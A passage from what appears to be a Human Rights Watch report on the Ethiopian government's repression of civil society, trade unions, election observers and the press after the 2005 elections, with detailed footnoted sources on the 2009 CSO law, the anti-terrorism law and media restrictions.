Civil society has never been strong in Ethiopia, but prior to 2005 civil society institutions managed to grow, proliferate, and gain significance in spite of considerable government hostility. Likewise, in the run up to the 2005 elections, the government-controlled media offered unprecedented access to opposition figures and perspectives, while private media rapidly expanded.

These trends were abruptly reversed after the 2005 elections. Conditions for civil society have further deteriorated since the passing, in 2009, of the repressive Charities and Societies Proclamation (CSO law), which gave legal weight to government efforts to control civil society. While this report focuses on the law's impact on human rights activism, many of the abusive practices also affect other sectors of civil society. For example, in its 2009 Annual Survey of violations of trade union rights, the International Trade Union Confederation noted that the Ethiopian government "blatantly interfered in trade union affairs in all sectors. Many trade union leaders are regularly intimidated, and most are removed from their posts and/or forced to leave the country, whilst others have been detained without trial."¹¹⁹

Repression of Civil Society

Even before the EPRDF came to power in 1991, there was little tradition of an active civil society in Ethiopia. Yet over the past two decades a few important organizations have managed to establish themselves. The Ethiopian Teachers' Association trade union brought together teachers across the country in one of the country's oldest independent associations, and was increasingly bold about challenging government policies and actions. Mecha Tulema, an Oromo self-help association with roots in traditional culture, grew in terms of respect, resources, and the number of communities it touched. The Mekene Yesus church in western Oromia and SNNPR developed a powerful human rights component to its community-based work. Student activism and protest, at the secondary as well as the university level, became a regular feature of the political landscape in many parts of the country. The Ethiopian Human Rights Council stood as one of the few independent human rights organizations with a national focus for its investigative reporting.

¹¹⁹ See International Trade Union Confederation-CSI-IGB, "2009 Annual Survey of violations of trade union rights: Ethiopia," <http://survey09.ituc-csi.org/survey.php?IDContinent=1&IDCountry=ETH&Lang=EN> (accessed February 12, 2010).

The Ethiopian government began working assiduously to roll back the influence of these organizations long before the crackdown after the 2005 elections. For more than a decade, the Ethiopian Human Rights Council, the Ethiopian Women Lawyers Association, and other prominent Ethiopian human rights groups have faced repeated bureaucratic efforts to shut them down. As early as 1991, when the EPRDF came into power, and throughout most of the 1990s, the government refused the Ethiopian Human Rights Council's application for registration, froze its bank accounts, and publicly denounced it as a "political group."¹²⁰ The Ethiopian Women Lawyers Association, an organization providing legal aid to women and girls, was temporarily suspended in 2001.¹²¹

Other nascent human rights organizations were shut down or driven into exile. The Ethiopian Human Rights League, a human rights group established among the Oromo community in Addis Ababa in 1996, was refused registration and at least seven of its founders and staff, as well as a number of Oromo elders involved in Mecha Tulema, were arrested in a 1997 crackdown on alleged supporters of the Oromo Liberation Front.¹²² Other organizations tried to operate clandestinely or were forced into exile after repeated government harassment, threats to staff, and raids on their offices.¹²³

After 15 years of legal maneuvering, the government managed to dismantle the Ethiopian Teachers' Association and replace it with a government-controlled entity in 2008. A similar effort has rendered insignificant the Ethiopian Bar Association, replacing what was a largely independent association with a government-controlled group. The government repeatedly cracked down on Mecha Tulema, imprisoning much of its leadership on trumped-up charges of orchestrating violence against the government; the organization was effectively destroyed. Student protests have regularly been put down by force and schools in troublesome areas subjected to intrusive patterns of surveillance and control.

Since the adoption of the CSO law in 2009, these efforts have intensified toward Ethiopia's few remaining human rights groups, both in terms of targeted attacks on specific individuals and organizations, as well as the bureaucratic threat posed by the CSO law. In June 2009, the government singled out for official vitriol several organizations and activists in the context of a new governmental effort to crack down on independent human rights monitoring.

¹²⁰ Human Rights Watch, *The Curtailment of Rights*, p. 45.

¹²¹ Letter from Human Rights Watch to Prime Minister Meles Zenawi, October 16, 2001, <http://www.hrw.org/node/66954>.

¹²² Human Rights Watch, *The Curtailment of Rights*, p. 45. Four leaders of Mecha Tulema were also arrested in May 2004 for allegedly supporting the OLF. See Human Rights Watch, *Suppressing Dissent*.

¹²³ Human Rights Watch, *Ethiopia: Targeting Human Rights Defenders*, May 19, 2001, <http://www.hrw.org/node/77373>.

Failure to Conduct Credible Investigations into Abuses

The government has vehemently denied reports of serious abuses and, with the exception of the inquiry into the 2005 post-election violence (see above, Background), it has refused to conduct credible and impartial inquiries or prosecute those responsible for serious human rights violations.

In 2008, in an apparent effort to minimize the perceived damage to Ethiopia's image from increasing allegations of human rights violations, the government began conducting politicized investigations that threatened the security of victims and their families.

The policy appears to have originated within the Ministry of Foreign Affairs, which mounted an inquiry in late 2008 in response to Human Rights Watch's June 2008 report on war crimes in Ethiopia's Somali Region.¹²⁴ While there is no single set of international standards for the conduct of investigations into alleged war crimes and violations of human rights, international law provides that any investigation be prompt, thorough, and impartial.¹²⁵

The ministerial inquiry did not conduct its investigation in accordance with these basic international principles. It reportedly traveled to Somali Region and visited some of the sites mentioned in Human Rights Watch's report and interviewed an unknown number of individuals. The inquiry was accompanied by an Ethiopian Television camera crew as well as regional government officials.

Given the government's record of horrific abuses in Somali Region and the general climate of fear in the area, any government inquiry would require special precautions to assure victims and witnesses that they could speak openly to investigators without fear of reprisal.¹²⁶ The inquiry did not take such precautions and instead acted in a highly public manner.

Unsurprisingly, the inquiry failed to find serious abuses and concluded that Human Rights Watch's research and methodology was flawed. Despite repeated calls for an independent

¹²⁴ Ministry of Foreign Affairs, "Flawed Methodology, Unsubstantiated Allegations: the results of an investigation by the Government of Ethiopia into allegations by Human Rights Watch on human rights in the Somali Regional State," November 2008, http://www.mfa.gov.et/Press_Section/Flawed_Methodology_Unsubstantiated_Allegations.pdf (accessed March 10, 2010).

¹²⁵ These principles have been enunciated by various United Nations entities, including the General Assembly, the former Commission on Human Rights, treaty bodies, and special human rights envoys. They have also been set out by regional human rights mechanisms, such as the European Court of Human Rights and the Inter-American Court of Human Rights.

¹²⁶ Human Rights Watch, *Collective Punishment: War Crimes and Crimes against Humanity in the Ogaden area of Ethiopia's Somali Region*, ISBN: 1-56432-322-6, June 2008, <http://www.hrw.org/node/62176>.

investigation into the allegations in the Ogaden, including at the UN Human Rights Council in Geneva, the government continues to refuse to facilitate such an inquiry.¹²⁷

There was a similar response to the US State Department's Human Rights Country Report on Ethiopia, published in February 2009. This highly critical report included cases of beatings, killings, and torture of opposition supporters.¹²⁸ The Ministry of Foreign Affairs issued a lengthy rebuttal and the government-controlled Ethiopian Television Agency ran a three-part television series denouncing the State Department report and several Ethiopian human rights organizations, which it claimed were providing the State Department with erroneous information.¹²⁹

Invariably, in the cases presented in the government rebuttal and television series, individuals either recanted their previous testimony or were presented as security suspects linked to the OLF or as criminals. The government further accused Ethiopian nongovernmental organizations of supplying false information to the US government for "bread" and of having a "concubinage-like relationship" with US authorities.¹³⁰ The television footage is chilling: family members, friends, and community members with knowledge of victims appear visibly intimidated by the nature of the government's "inquiry." Human Rights Watch learned from a credible source that some of the people interviewed refused to recant their previous statements despite the pressure, but that these interviews were not included in the report or the television footage.¹³¹

The not-so-subtle threats in official communications combined with the rumors of imminent criminal charges prompted an exodus of human rights activists (and journalists, see below) from the country in 2009. One human rights activist who later fled the country told Human Rights Watch:

¹²⁷ UN Human Rights Council, "Report of the Working Group on Universal Periodic Review: Ethiopia," January 10, 2010, A/HRC/13/17.

¹²⁸ US State Department, Bureau of Democracy, Human Rights, and Labor, "Country Reports on Human Rights Practices – 2008: Ethiopia," February 25, 2009, <http://www.state.gov/g/drl/rls/hrrpt/2008/af/119001.htm> (accessed March 8, 2010).

¹²⁹ Government Communication Affairs Office, "Ethiopia's Response to the US State Department Report on the Human Rights Situation in Ethiopia," 2009, on file with Human Rights Watch.

¹³⁰ The commentary to the program also said, "As stated earlier, internal groups such as CUD, AEUP, OFDM, OPC, ONLF, OLF; the former Ethiopian Teachers' Association, ETA, EHRCO, EWLA, private media and other NGOs, evangelical association groups [...] and outside sources such as UNHCR, HRW, CPJ and UNICEF are at the forefront of the list of entities that are feeding the US government with unsubstantiated claims." A copy of the television series and an unofficial transcript of the television series are on file with Human Rights Watch.

¹³¹ Human Rights Watch interview with diplomat, Addis Ababa, December 15, 2009.

One month after the US Department of State human rights report came out, a policeman in [SNNPR] warned me, “We will take any action against you if you continue to cause trouble.” One of the cases in the US report was investigated by me.¹³²

Campaign against the Ethiopian Teachers’ Association

The government’s campaign against the Ethiopian Teachers’ Association (ETA), one of Ethiopia’s oldest trade unions, illustrates the strategy of personal attacks on senior or high-profile officials and sustained legal and bureaucratic efforts to dismantle the association that has characterized government attacks on other organizations.¹³³

Established in 1949, at its peak the ETA boasted a membership of at least 80,000 teachers.¹³⁴ Soon after the EPRDF took power in 1991, it criticized the new government’s educational policy, called for increased salaries and benefits, and threatened a strike.¹³⁵ In response, the government refused to re-register the organization, blocked its bank account, and registered a new group loyal to the ruling party under the ETA name in March 1993.¹³⁶

Teachers were pressed to join the new ETA and security forces actively harassed ETA staff, ransacked its head office in Addis Ababa and some members’ homes.¹³⁷ In 1996, senior ETA officials, including its president, Dr. Taye Wolde Semayet, were arrested and detained on charges of leading a clandestine insurgent group.¹³⁸ In May 1997, the ETA’s acting director, Assefa Maru, was shot and killed by police while walking to work, in what Human Rights Watch determined was an extrajudicial execution.¹³⁹ International calls for an independent investigation, including from the International Labour Organization (ILO), fell on deaf ears.

Since 1998, the original ETA has struggled to survive in the face of repeated arrests and detentions of its staff—some of whom were tortured—and disruptions of their meetings and conferences.

¹³² Human Rights Watch interview with human rights investigator, Addis Ababa, September 9, 2009.

¹³³ Human Rights Watch has monitored the situation of the ETA closely over more than a decade. For details, see Human Rights Watch, *The Curtailment of Rights*; and Human Rights Watch, *Lessons in Repression*. The attention to teachers may be partly due to the role that teachers played within the TPLF during the long conflict with the Derg. The TPLF, which itself originated as a student movement, is very much aware of the potential for student unrest and teacher mobilization to generate a more influential movement.

¹³⁴ Human Rights Watch, *The Curtailment of Rights*, p. 47.

¹³⁵ *Ibid.*, pp. 47-52.

¹³⁶ *Ibid.*

¹³⁷ *Ibid.*, p. 51.

¹³⁸ Dr. Taye spent more than five years in prison and was released in 2002.

¹³⁹ The government alleged that Maru was involved with an insurgent group called the Ethiopian Patriotic Front and had been shot in the process of being apprehended, an account which was contradicted by considerable eyewitness testimony obtained by Human Rights Watch.

Teachers who continue to support the old ETA have been forced to pay dues to the government-backed ETA, and some have been demoted, transferred, and fired.¹⁴⁰

The ILO's Committee on Freedom of Association has since 1996 annually called on the Ethiopian government to allow the ETA to function freely, to provide due process to detained ETA members, to cease harassment and intimidation of ETA members, and to investigate the killing of Assefa Maru, to no avail.

The ETA was dealt a fatal blow when in June 2008 the Ethiopian Supreme Court upheld the decisions of two federal courts that the Ethiopian Teachers' Association's name and assets should be transferred to the rival government-supported association with the same name. Some of the former members of the original ETA formed a new association which they named the National Teachers' Association and applied for registration. The application was denied by the Ministry of Justice.¹⁴¹

Charities and Societies Proclamation

In January 2009, the Ethiopian parliament adopted a new law called the Proclamation to Provide for the Registration and Regulation of Charities and Societies (CSO law). The final text included language that had been discussed and debated among Ethiopia's donors, nongovernmental organizations, and aid agencies for more than a year. More than any other issue, the CSO law set alarm bells ringing among Ethiopian and international civil society activists and Ethiopia's donors, who lobbied the government unusually assertively—though typically in private—to remove some of the most alarming provisions.¹⁴² These efforts ultimately failed and the legislation restricts and criminalizes the activities of nongovernmental organizations and associations in ways that violate the rights to freedom of expression and association.¹⁴³

¹⁴⁰ Human Rights Watch, *Lessons in Repression*.

¹⁴¹ See International Trade Union Confederation-CSI-IGB, "2009 Annual Survey of violations of trade union rights: Ethiopia."

¹⁴² Ethiopia is one of a growing number of countries with repressive governments that have passed laws restricting civil society activity in the past five years, generally in order to restrict independent criticism, investigation, and advocacy activity by nongovernmental groups. Russia, Singapore, Zimbabwe, Jordan, and many other countries have adopted similar legislation. See Human Rights Watch's analyses of these laws on the various country pages at <http://www.hrw.org>. See also the International Center for Not-for-Profit Law at <http://www.incl.org>.

¹⁴³ "Ethiopia: New Law Ratchets Up Repression," Human Rights Watch news release, January 8, 2009, <http://www.hrw.org/node/79133>; and Human Rights Watch, "Analysis of Ethiopia's Draft Civil Society Law," October 13, 2008. The most alarming of the law's provisions distinguish between Ethiopian and foreign organizations on the basis of the sources of their funding; bar non-Ethiopian organizations from engaging in a variety of human rights, advocacy, and good governance activities; provide criminal penalties for failure to comply with reporting requirements; create a new supervisory agency with broad powers to regulate, suspend, and dissolve nongovernmental organizations; and limit the right of appeal of the agency's decisions.

In response to the unprecedented criticism the measure received, the government contends that the CSO law is necessary to improve transparency and accountability and promote indigenous organizations, all of which are clearly legitimate goals. But the rationale behind the law, as laid out in an EPRDF newsletter and described to Human Rights Watch staff by government officials, is more insidious and essentially equates nongovernmental organizations with political parties, arguing that they should be restricted from foreign funding in the same way as political parties in order to restrict foreign influence in Ethiopia's "developmental democracy."¹⁴⁴

The new law already had an impact well before the year-long grace period ended in February 2010. A number of organizations began preemptively taking steps in 2009 to change their mandates and activities and reduce staff in anticipation of problems when the law came into force. Others decided to wait, then register and assess the process; some were given three-month licenses to continue operating in the interim period.

In November 2009, the new Charities and Societies Agency (CSA) began registering organizations, although the agency's board—to which organizations are supposed to direct their complaints and appeals—had not yet been established, nor had some of the directives needed to interpret the law been issued.¹⁴⁵ This gave the CSA officials enormous latitude to interpret their mandate individually and force organizations to bargain over their statutes and activities and even their names in a desperate attempt to register.¹⁴⁶ As one legal analyst told Human Rights Watch, the government "thinks they will still get NGO support and foreign funding despite the NGO law, and the NGOs and donors are proving them right. [Various NGOs] are re-negotiating their mission statements; they are making major adjustments to compromise with the law."¹⁴⁷

Although international donors had planned to establish a monitoring mechanism to assess the impact of the law, it had yet to be established by late December 2009, when the registration period was more than half complete and most organizations had already

¹⁴⁴ EPRDF, "The Rationale Behind the Charities and Societies Proclamation," *New Vision*, September-October 2008 (unofficial translation). This lengthy article presents Ethiopia as a developmental democracy in contrast to what it calls the "rent-seeking neo-liberalist interests" who seek to paralyze the state and replace it. In a revealing paragraph, the article states: "An association of exclusively Ethiopian membership and leadership would ultimately be run by foreign forces if it draws its funding from foreign sources. It is because of this reason that all countries, including those that are very developed and democratically advanced including the United States prohibit political parties and persons not to receive any finance or material from any foreign source or citizen to run their activities and punish them legally where they receive them."

¹⁴⁵ Human Rights Watch interview with staff of the Charities and Societies Agency, Addis Ababa, December 17, 2009.

¹⁴⁶ Human Rights Watch interviews with Ethiopian NGO staff, Addis Ababa, December 2009.

¹⁴⁷ Human Rights Watch interview with Addis Ababa University lecturer, Addis Ababa, September 22, 2009.

finished their negotiations and either dissolved or radically changed their scope and type of activities.

Notably, the Ethiopian Human Rights Council, Ethiopian Women Lawyers Association, and a number of the other prominent organizations targeted by the government had to wait more than two months for their applications to be approved. The same day that EHRCO received its license in December, its bank accounts were frozen, although the funds were from pre-existing grants and the law was not due to take effect until February 2010. CSA officials informed EHRCO staff that as an “Ethiopian organization” under the CSO law, this retroactive application of the law was legitimate, although the CSO law provides the CSA with no such powers.¹⁴⁸ The CSA’s letter to the bank to freeze EHRCO’s account was dated three days before EHRCO received its registration, suggesting the action was well-planned. EHRCO has now closed nine of its 12 field offices, and has had to lay off many of its staff, several of whom have fled the country.

The impact of the law has been felt well beyond the specific measures taken. As one aid worker noted, “Where the law has been quite successful is in creating a huge layer of fear. It has also been successful in creating a lot of self-censorship among NGOs.”¹⁴⁹ Even prior to November, the fear of government reprisals led three of the four major human rights groups that had contributed to the Universal Periodic Review process at the UN Human Rights Council in Geneva in 2009 to pull out of submitting further reports. As one activist told Human Rights Watch, “This is an example of the CSO law having an impact—it keeps everyone guessing.”¹⁵⁰

Domestic Election Observers

In contrast to the May 2005 pre-electoral period, initiatives by Ethiopian civil society to conduct voter education and election observation will be severely constrained in 2010.

Civil society activists were galvanized by the opening of democratic space in early 2005. A coalition of nongovernmental organizations began preparing to observe the elections with approximately 2,000 observers who they planned to send throughout the country. The initiative stalled temporarily when the National Electoral Board of Ethiopia issued new rules stating that only those nongovernmental organizations that had included election

¹⁴⁸ Human Rights Watch interview, Addis Ababa, December 19, 2009.

¹⁴⁹ Human Rights Watch interview with aid worker, Addis Ababa, September 22, 2009.

¹⁵⁰ Human Rights Watch interview with human rights activist, Addis Ababa, September 8, 2009.

observation within their mandate at the time of registration and were viewed by the NEBE as impartial could observe the election in 2005.¹⁵¹

Led by the Organization for Social Justice in Ethiopia (OSJE), a coalition of 35 nongovernmental organizations brought a lawsuit before the Federal Supreme Court challenging the NEBE's ruling in April 2005. The OSJE argued that the NEBE's new rules violated Ethiopia's election law, and on May 3, 2005, in an unexpected victory for the nongovernmental organizations, the court ruled in their favor.¹⁵² However, the ruling came less than two weeks before the elections and gave the organizations little time to muster their observers in Ethiopia's rural areas, although teams did observe the polls in Addis Ababa and some other locations.

In the aftermath of the 2005 elections, the government took two measures to ensure that such initiatives would not be repeated. As mentioned above, in December 2005 officials arrested Netsanet Demissie, the director of OSJE, and Daniel Bekele of ActionAid, who led the civil society efforts to observe the elections, spearheaded the lawsuit against the NEBE, and later tried to help negotiate a compromise between the government and the opposition. The arrest and eventual conviction of the two activists sent a clear warning to civil society.

The government also changed the legal framework for domestic observers, making it much more difficult for organizations to participate, and prohibiting election observers from issuing any reports prior to the elections. The amended electoral law essentially reverses the 2005 court decision, stipulates that organizations cannot do both voter education and election observation,¹⁵³ and gives the NEBE power to license nongovernmental organizations that apply to do either activity.¹⁵⁴ It also includes vague criteria for an organization to be licensed as an observer and gives the elections board considerable leeway to refuse an application, with no right of appeal.¹⁵⁵ In 2008, the Ethiopian Human Rights Council, which

¹⁵¹ Amnesty International, "The 15 May 2005 elections and human rights - recommendations to the government, election observers and political parties," AI Index: AFR 25/002/2005, April 28, 2005, <http://www.amnesty.org/en/library/info/AFR25/002/2005/en> (accessed March 12, 2010), p. 7.

¹⁵² EUEOM report, p. 15.

¹⁵³ Proclamation to Amend the Electoral Law of Ethiopia, Proclamation 532/2007, Federal Negarit Gazeta, June 2007, art. 90(4).

¹⁵⁴ NEBE officials told Human Rights Watch that the NEBE would play the primary role in civic and voter education itself and would begin licensing other organizations for election observation in late December. Human Rights Watch interview with NEBE officials, Addis Ababa, December 21, 2009.

¹⁵⁵ Article 79(1) provides four criteria that must be met for observation. Two of them are entirely legitimate: legal registration and politically non-partisan. But under article 79(1)(c), the NEBE can license an organization only if it has "made preparations that create a conducive atmosphere for a free, fair and peaceful election"; article 79(1)(d) states that the elections board can investigate the "capability of the election observers deployed by the organization to observe the election impartially." Proclamation to Amend the Electoral Law of Ethiopia.

applied for observer status for the local elections, said that the NEBE ignored its request and never provided the written response it is required to give by law.¹⁵⁶

The 2009 Charities and Societies Proclamation added yet another threshold that domestic nongovernmental organizations must meet in order to observe the elections, stipulating that organizations must be “mass-based” in order to “participate in the process of strengthening democratization and election [sic], particularly in the process of conducting educational seminars on current affairs, understanding the platforms of candidates, observing the electoral process and cooperating with electoral organs.”¹⁵⁷ The law defines “mass-based societies” to include “professional associations, women’s associations, youth associations, and other similar Ethiopian societies.”¹⁵⁸ Although Human Rights Watch has not yet conducted its own investigation into the nature of the growing number of women’s and youth associations in Ethiopia, many members of independent civil society organizations fear that these groups are thinly veiled fronts for the EPRDF.¹⁵⁹

The NEBE underlined the prohibition on any public statements before the NEBE has pronounced on the elections in a code of conduct for international observers published in February 2010.¹⁶⁰ The code is an effort to control and intimidate international observers in 2010, for example by seeking to preclude their making statements on the conditions prior to or on the conduct of the polls until after the NEBE has announced the results. The government harbors deep resentment toward the 2005 European Union Election Observer Mission and specifically its chief, European Parliamentarian Ana Gomes, for what it views as its biased and pro-opposition statements in 2005.

Muffling the Media

When the EPRDF came to power in 1991, they quickly liberalized the media environment, ending the censorship that had prevailed for decades at the hands of both the Derg and

¹⁵⁶ See Ethiopian Human Rights Council, “UPR Submission by the Ethiopian Human Rights Council,” April 2009; and the Proclamation to Amend the Electoral Law of Ethiopia, art. 79(2).

¹⁵⁷ Proclamation to Provide for the Registration and Regulation of Charities and Societies, Proclamation 621/2009, Federal Negarit Gazeta, February 13, 2009, art. 57(7).

¹⁵⁸ *Ibid.*, art. 2(5).

¹⁵⁹ Human Rights Watch interviews with civil society activists, Addis Ababa, June and December 2009.

¹⁶⁰ National Electoral Board of Ethiopia, Code of Conduct of International Observers, February 25, 2005, <http://www.electionsethiopia.org/PDF/Code%20of%20Conduct%20of%20IEO.pdf> (accessed March 10, 2010).

imperial rulers. Yet since the early 1990s, the relationship between the EPRDF and the private press has been one of deep mistrust.¹⁶¹

The media environment in Ethiopia was heavily polarized even prior to the 2005 elections. Clampdowns on the private press occurred regularly in the 1990s, with dozens of journalists arrested and accused of publishing false information or violating other provisions of the 1992 press law, which allowed government authorities to detain journalists without charge.¹⁶²

The government often blames the Ethiopian press for a lack of professional objectivity and standards, an accusation that has some merit. For its part, the independent media has struggled to establish itself in the face of constant government hostility and an inability to access information from government officials.¹⁶³

As with civil society and political opposition, the high point of freedom for Ethiopian media was in the prelude to the 2005 elections up through polling day.¹⁶⁴ In the aftermath of the post-election violence, many journalists were arrested alongside the CUD leadership in November 2005, charged, and tried for “outrages against the constitution” and other crimes, a number of them in absentia.¹⁶⁵ Fines were also imposed on the publishing houses. Although the journalists and publishers were eventually pardoned and released in 2007, the government continued to demand the payment of the fines. In a case that went to the Supreme Court, on March 9 the court ruled against the publishing houses, overturning a 2007 ruling that the pardon included the fines.¹⁶⁶

¹⁶¹ For a detailed analysis of the history of Ethiopian media, see Nicole Stremiau, *The Press and Consolidation of Power in Ethiopia and Uganda*, May 2008, doctoral thesis, Development Studies Institute, London School of Economics (LSE), on file with Human Rights Watch.

¹⁶² Human Rights Watch, *The Curtailment of Rights*, pp. 30-34.

¹⁶³ *Ibid.*

¹⁶⁴ A former journalist with the government-run Ethiopian Radio described the abrupt shift of position to Nicole Stremiau, an expert on Ethiopian media: “Before the election was the nicest time of my life. I received more than 300 calls on the day of the election. We followed every activity of polling stations with 22 radio reporters. We received news from ENA and Walta [government media]; everyone was so motivated and it was free. The next day everything was different. The TV announced that the EPRDF has won and then things got bad. The Prime Minister announced a one month state of emergency.... A few days after polling we were told we were ‘back to editorial.’ ‘Back to editorial’ meant we would no more accommodate opposition ideas. The ruling party considered it to be out of their generosity and charity that the opposition got to use the government media. It was a problem of attitude.” Stremiau, *The Press and Consolidation of Power in Ethiopia and Uganda*.

¹⁶⁵ Six publishing houses were also charged. Several journalists were released in April 2007 after 18 months of imprisonment, along with other defendants from the political opposition, when the court ruled that there was insufficient evidence against them. Five journalists from the Voice of America and several other detainees were discharged in 2006.

¹⁶⁶ International Press Institute, “Ethiopia Supreme Court orders Publishing Houses to pay highest ever fines, say publishers,” March 8, 2010, <http://www.freemedia.at/singleview/4813/> (accessed March 10, 2010).

In July 2008, Ethiopia's parliament adopted the Mass Media and Freedom of Information Proclamation, which had been debated for years. The press law, as the proclamation is known, makes some positive changes such as barring the pre-trial detention of journalists, but it added alarming new features, such as a broad government power to initiate defamation suits (regardless of the defamed official's interest), crippling financial penalties, and power to arbitrarily deny licenses and registration.

Since 2008, almost every private newspaper has dealt with a barrage of lawsuits that keep many of their editors constantly in court.

The new Anti-Terrorism Proclamation, adopted in July 2009, adds further concerns of abusive legal action. The law contains an overly broad definition of terrorism which can encompass even peaceful expressions of dissent and political protest. But it is particularly worrying for the media because it provides discretion to authorities to prosecute those who "promote" or encourage terrorism. Under the law's broad definition, this could include editors and journalists who publish articles referring to armed opposition movements, such as the Oromo Liberation Front or the Ogaden National Liberation Front, or any other individuals or groups deemed as terrorists, "anti-people," or "anti-peace" by the government.¹⁶⁷

Concerns that the law could be used to target media became a reality in late 2009 when several newspaper editors were reportedly summoned to security officials and warned that certain articles could be deemed to promote terrorism.

A journalist working for a newspaper in Addis Ababa described the fear and uncertainty that prevail among many working in the independent media:

There is a significant element of self-censorship, there are many stories we cannot write, many things we cannot say. We are not told the red lines, we have to guess. Their interpretation of terrorism [in the anti-terrorism law] is so broad that it is dangerous for us. For example, if they label a particular political party a terrorist organization then we cannot write about them.... Newspapers are not allowed to do polling or predict anything before the National Electoral Board has announced it.¹⁶⁸

¹⁶⁷ Human Rights Watch, "Analysis of Ethiopia's Draft Anti-Terrorism Law," June 30, 2009.

¹⁶⁸ Human Rights Watch interview with *Addis Neger* journalist, Addis Ababa, September 22, 2009.

In December 2009, the *Addis Neger*, one of the few remaining independent Amharic weekly newspapers, closed after its senior staff received threats and fled the country.¹⁶⁹ According to credible sources, they were afraid that they might be prosecuted under the anti-terrorism law.

Other journalists fled the country in 2009. The New York-based Committee to Protect Journalists reported in 2009 that four Ethiopian journalists were currently in detention, the most in sub-Saharan Africa after Eritrea, and that at least a dozen Ethiopian journalists were forced to flee the country in 2009 due to threats and harassment.¹⁷⁰ Many journalists flee because they have little faith in the independence of the judiciary, should they be arrested and brought to trial.

The international media is also on tenterhooks. The government has regularly expelled or threatened to deport reporters from the international media for publishing articles that paint its policies and actions in less than a flattering light.¹⁷¹ Most recently, in January 2010, the Bloomberg correspondent in Ethiopia was detained for two days and threatened with deportation after he attempted to interview seven Tigrayan farmers who had been arrested after they alleged that they had been denied access to food aid because they did not support the EPRDF.¹⁷²

To prevent criticism by foreign media outlets, the government has taken unusual steps in retribution for unfavorable reports. In 2008, it severed diplomatic relations with Qatar in part because it claimed “the output of its media outlets, notably Al-Jazeera television, provided direct and indirect assistance to terrorist organizations,” after a series of broadcasts on the plight of civilians in the Ogaden.¹⁷³ In 2009, the Ethiopian government sparked a diplomatic upset when it pressured the Nation Media Group in Kenya to stop its broadcast on national

¹⁶⁹ Among other threats, several editorials in the pro-government media had made pointed references to *Addis Neger*.

¹⁷⁰ Committee to Protect Journalists, “CPJ Urges Ethiopia’s Zenawi to Pursue Press Reforms,” February 16, 2010, <http://cpj.org/2010/02/cpj-urges-ethiopia-zenawi-to-pursue-press-reforms.php> (accessed February 16, 2010).

¹⁷¹ Journalists from *The New York Times* and *The Telegraph* (UK) were detained and deported after trying to investigate the situation in the Ogaden area of Somali Region in 2008. An Associated Press correspondent, Anthony Mitchell, was deported in 2006 when his coverage of the post-election violence riled the government. The BBC has also had correspondents forced to leave after their permits were not extended.

¹⁷² Jason McClure, “Ethiopia jails seven for complaining of aid abuses,” Bloomberg News, December 29, 2009.

¹⁷³ “Ethiopia Breaks Ties with Qatar,” *Al Jazeera*, April 21, 2008, <http://english.aljazeera.net/news/africa/2008/04/2008614234048573869.html> (accessed August 22, 2009).

television of a program on the OLF, claiming the investigative report promoted terrorism; they refused.¹⁷⁴

While a few independent print media remain, domestically the government retains a monopoly over television and radio news broadcasts, which, with few exceptions, toe the government line. Radio remains the principal news medium in predominantly rural Ethiopia and occasionally the government has jammed shortwave broadcasts by Deutsche Welle and Voice of America, both of which are the only independent media to broadcast in Amharic as well as in several of the other most widely spoken Ethiopian languages.

On March 4, 2010, Voice of America announced that its Amharic broadcasts had been jammed since February 22 and that Deutsche Welle's Amharic broadcasts had also been affected in recent days. It noted that previous VOA broadcasts had been jammed during the 2005 elections and before the 2008 *woreda* and *kebele* elections.¹⁷⁵

The government also controls the electronic media and has used that control to limit access to information and opinion. The government-owned telecommunications monopoly, the Ethiopian Telecommunications Corporation (ETC), operates the sole internet server. Since 2005, access to certain internet sites has been blocked within Ethiopia. Although most blocked sites are those run by Ethiopians in the diaspora who are highly critical of the government, ETC has also intermittently blocked access to other sites. In 2008, the Committee to Protect Journalists site was blocked for several months after it reported the arrest and beating of the editor-in-chief of *The Reporter*. For almost two years following the 2005 elections, the ETC, which is also the sole telephone provider in the country, blocked mobile phone text-messaging. The government accused the Coalition for Unity and Democracy, the largest electoral opposition at the time, of coordinating anti-government demonstrations using text messages.¹⁷⁶ The ETC resumed messaging service in September 2007.¹⁷⁷

¹⁷⁴ Peter Leftie, "TV Series Sparks Diplomatic Row," *Daily Nation*, August 6, 2009, <http://www.nation.co.ke/News/-/1056/635812/-/item/0/-/2yf1wz/-/index.html> (accessed February 22, 2010).

¹⁷⁵ Peter Heinlein, "VOA Amharic Broadcasts Jammed in Ethiopia," *Voice of America*, March 4, 2010.

¹⁷⁶ US State Department, Bureau of Democracy, Human Rights, and Labor, "Country Reports on Human Rights Practices – 2007: Ethiopia," March 11, 2008, <http://www.state.gov/g/drl/rls/hrrpt/2007/100481.htm> (accessed March 8, 2010).

¹⁷⁷ US State Department, Bureau of Democracy, Human Rights, and Labor, "Country Reports on Human Rights Practices – 2008: Ethiopia," February 25, 2009, <http://www.state.gov/g/drl/rls/hrrpt/2008/af/119001.htm> (accessed March 8, 2010).

Government Response to Alleged Repression of Civil Society and the Media

The Ethiopian government rejects concerns that the CSO law, anti-terrorism bill, and media law have had or will have an adverse impact on civil society and the media. Ethiopian officials have claimed that the CSO and media legislation will “empower” the Ethiopian people,¹⁷⁸ and that the CSO law resembles legislation in industrialized democracies. Human Rights Watch repeatedly raised its concerns over the CSO law and anti-terrorism bill with numerous Ethiopian officials in and outside of Ethiopia in the course of 2009, culminating with a discussion in December 2009 with Prime Minister Meles.¹⁷⁹

There appear to be two key arguments at the core of the government’s position on the CSO law. The first is a conflation of “political” and nongovernmental activity. In other words, the government argues that the law is in line with legislation denying foreign funding to political activities in other countries. However, in most western democracies, the relevant comparable legislation restricts foreign funding to political parties, not to nongovernmental organizations, which are governed by regulations that require some form of registration, and transparent reporting on activities, structure, and financial accountability. But these regulations by no means exert the kind of extensive restriction over fields of activity and ability to form associations that is posed by the Ethiopian law.

A second argument made by the government is that cutting off foreign funding to independent civil society in a country as poor as Ethiopia is necessary to promote “indigenous” civil society, which will survive despite the challenges posed by the CSO law, and reduce the reach of “foreign transplants.” Prime Minister Meles told Human Rights Watch that “most NGOs are established by people who write reports in English with contacts in the donor community, they are not membership-based, and are accountable only to donors.”¹⁸⁰ While this allegation might be true of some Ethiopian organizations, it contrasts sharply with the profile of organizations described above, such as the Ethiopian Teachers’ Association, a membership-based association of more than 80,000 teachers at its peak, or the Ethiopian Women Lawyers Association and the Ethiopian Human Rights Council, which have always been staffed by Ethiopians working locally. These organizations have been substantially reduced since the CSO law took effect.

¹⁷⁸ Peter Heinlein, “US Says Draft Ethiopian NGO Law Would ‘Close Political Space,’” Voice of America, October 22, 2008.

